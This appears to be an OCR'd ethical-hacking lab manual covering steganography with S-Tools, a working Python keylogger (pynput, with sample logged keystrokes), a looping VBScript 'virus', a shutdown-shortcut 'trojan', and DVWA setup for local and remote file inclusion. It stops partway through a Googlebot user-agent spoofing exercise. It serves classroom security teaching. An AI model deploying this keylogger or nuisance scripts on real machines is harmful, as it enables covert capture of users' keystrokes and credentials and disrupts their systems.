
Step 6: Right click and save it.




Step 7: To reveal the hidden data open the file in S-Tool. Right click select reveal and putpassword and select algorithm.






S-Tools - Revealed Archive
File Window Help
light
hidden-image
Revealed Archi...
Revealed files:
Name Size
Steganography_e... 44



Steganography_eg - Notepad
File Edit Format View Help
Steganography practical example using S-Tool
Save As
Save in: S-Tool
Name Date modified
cryptlib.dll 06-11-2021 07:00 AM
GIFutil.dll 06-11-2021 07:00 AM
hidden 06-11-2021 01:36 PM
hidden-image 26-12-2021 10:19 AM
ME 06-11-2021 12:34 PM
File name: Steganography_eg
Save as type:
Save
Cancel
Revealed Archi...
Revealed files:
Name Size
Steganography_e... 44
Ready
No window selected

Practical No 4

Aim: Implementation of keyloggers, viruses and trojans.

A) Create keylogger using python.

Step 1: Open Anaconda, Install pynput.



Step 2: Code

Step 1: #import the module in your python shell

```
import pynput
import
logging
```

Step 2: import the required packages and method.
#To monitor the keyboard, use the key and listener method of pynput.keyboard module

```
from pynput.keyboard import Key, Listener
```

Step 3: #set the path where we are going to store our log files, in what mode logs will be store andthe format.

```
log_dir="D:/"
logging.basicConfig(filename=(log_dir + "keyLog.txt" ),
level=logging.DEBUG, format='%(asctime)s: %(message)s')
```

Step 4: Write the function on press that contains a definition for keypresses and take the key asa parameter.

```
def my_key_on_press(key):
    logging.info(str(key))
```

Step 5: Set up an instance of Listener and define the on-press method in it and then join the instance to the main thread.

```
with Listener(on_press=my_key_on_press) as listener:
    listener.join()
```

Output:

keyLog - Notepad

File Edit Format View Help

```
2021-11-22 13:52:20,822: Key.shift
2021-11-22 13:52:21,129: 'E'
2021-11-22 13:52:21,723: 't'
2021-11-22 13:52:21,919: 'h'
2021-11-22 13:52:24,660: 'i'
2021-11-22 13:52:25,079: 'c'
2021-11-22 13:52:25,275: 'a'
2021-11-22 13:52:25,475: 'l'
2021-11-22 13:52:25,705: Key.space
2021-11-22 13:52:25,946: Key.shift
2021-11-22 13:52:26,135: 'H'
2021-11-22 13:52:26,290: 'A'
2021-11-22 13:52:26,558: 'c'
2021-11-22 13:52:26,896: 'k'
2021-11-22 13:52:27,101: 'i'
2021-11-22 13:52:27,345: 'n'
2021-11-22 13:52:27,590: 'g'
2021-11-22 13:52:27,761: Key.space
2021-11-22 13:52:28,950: Key.backspace
2021-11-22 13:52:30,633: Key.space
2021-11-22 13:52:31,984: Key.shift
2021-11-22 13:52:32,302: 'K'
2021-11-22 13:52:32,585: 'e'
2021-11-22 13:52:32,853: 'y'
2021-11-22 13:52:33,265: Key.space
2021-11-22 13:52:33,768: Key.shift
2021-11-22 13:52:34,079: 'L'
2021-11-22 13:52:34,343: 'o'
2021-11-22 13:52:34,684: 'g'
2021-11-22 13:52:34,866: 'g'
2021-11-22 13:52:35,029: 'e'
2021-11-22 13:52:35,169: 'r'
```

B) Create Virus

Code:

```
set

x=wscript.createobject("wscript.shell")

do

wscript.sleep 100

x.sendkeys"{CAPSLOCK}"

x.sendkeys"{NUMLOCK}"

x.sendkeys"I am a Virus"

x.sendkeys"{SCROLLLOC

K}"loop
```

C) Create a simple trojan

Step 1: Right click on desktop or any drive

Step 2: Select create new shortcut and type

shutdown -s -t 50 -c "Shutdown the machine"

Step 3: Right click and change the icon

Practical No 5

Aim: Use of software tools/commands for web servers and web applications hacking and generate analysis report.

A) Hack a website by Remote File Inclusion.

Local file inclusion and Remote file inclusion


What is DVWA?
PHP/MySQL web application that is vulnerable.

Main goals:
To be an aid for security professionals to test their skills and tools ina legal environment
Help web developers better understand the processes of securingweb applications.
Aid teachers/students to teach/learn web application security in aclass room environment.

Questions:

A website attack named Remote file inclusion is basically a one of the most common vulnerabilities found in web application. This type of vulnerability allows the Hacker or attacker to add a remote file on the web server. If the attacker gets successful in performing the attack, he/she will gain access to the web server and hence can execute any command on it.

Step 1: Install XAMPP and Create Database.



Step 2: Open Shell

```
mysql –u root
```

```
XAMPP for Windows - mysql  -u root

Setting environment for using XAMPP for Windows.
Sunil Kushwaha@SUNILKUSHWAHA c:\xampp
# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 10.4.17-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```


```
show database
```


```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| giftstore_db       |
| information_schema |
| mydb               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| studentdb          |
| symca              |
| test               |
+--------------------+
9 rows in set (0.235 sec)
```

```
create database dvwa

show database
```


```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| dvwa               |
| giftstore_db       |
| information_schema |
| mydb               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| studentdb          |
| symca              |
| test               |
+--------------------+
10 rows in set (0.001 sec)
```

Step 3: Download DVWA-master.zip





Step 4: Install DVWA in C:\xampp\htdocs



Step 5: Go to C:\xampp\htdocs\DVWA-master\config. Change the file name config.inc.php.dist toconfig.inc.php

config.inc - Notepad

File Edit Format View Help

```
below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due
to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during
setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA
user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```

Step 6: In the browser, enter http://localhost/dvwa-master/setup.php . Scroll below find:

localhost/dvwa-master/setup.php

DVWA

Setup DVWA

Instructions

About

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **C:\xampp\htdocs\DVWA-master\config\config.inc.php**


If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check


Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.0.1**
PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed




Step 7: Next, it opens the window below: http://localhost/DVWA-master/login.php



Step 8: Enter default credentials username =admin and password=password

We are now logged into DVWA

Step 1: Create a login.php/registration.php for your website. Perform local file inclusion using DVWA



Step 2: On the address bar, set page attribute to http://localhost/sqlinjection/login.php

Step 3: Perform remote file inclusion using DVWA. Display the home page of www.google.com

On the address bar, set page attribute to http://www.google.com

Using Firefox, disguise/emulate as google bot.

Step 1: To determine the user agent of Firefox

Go to Mozilla: http://www.proxyserverprivacy.com/

Select detector proxy

Select advanced proxy detector

Output:

Free Proxy Checker Detection

Your Ip Address: **113.193.36.50**
Host: **113.193.36.50**
Your Country:
Proxy HTTP_X_FORWARDED Variable: **(none)**
Proxy HTTP_VIA Variable: **(none)**
Proxy HTTP_PROXY_CONNECTION: **(none)**
Cache Pragma: **(none)**
Your Browser: **Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0**
Type of Your connection: **keep-alive**
Server Protocol: **HTTP/1.1**
Your language: **en-US,en;q=0.5**
Accept: **text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8**
Accept-Encoding: **gzip, deflate**
Referer - HTTP Request come from: **http://www.proxyserverprivacy.com/detector-proxy.shtml**
Your Port: **28588**

Conclusion after analyzing ip address:

You do not use proxy

Step 2: To find out the string for google bot.

To change the above user agent to Googlebot

Go to http://useragentstring.com/

Locate the string for google bot

Googlebot/2.1 (+http://www.googlebot.com/bot.html)

Step 3: Configure

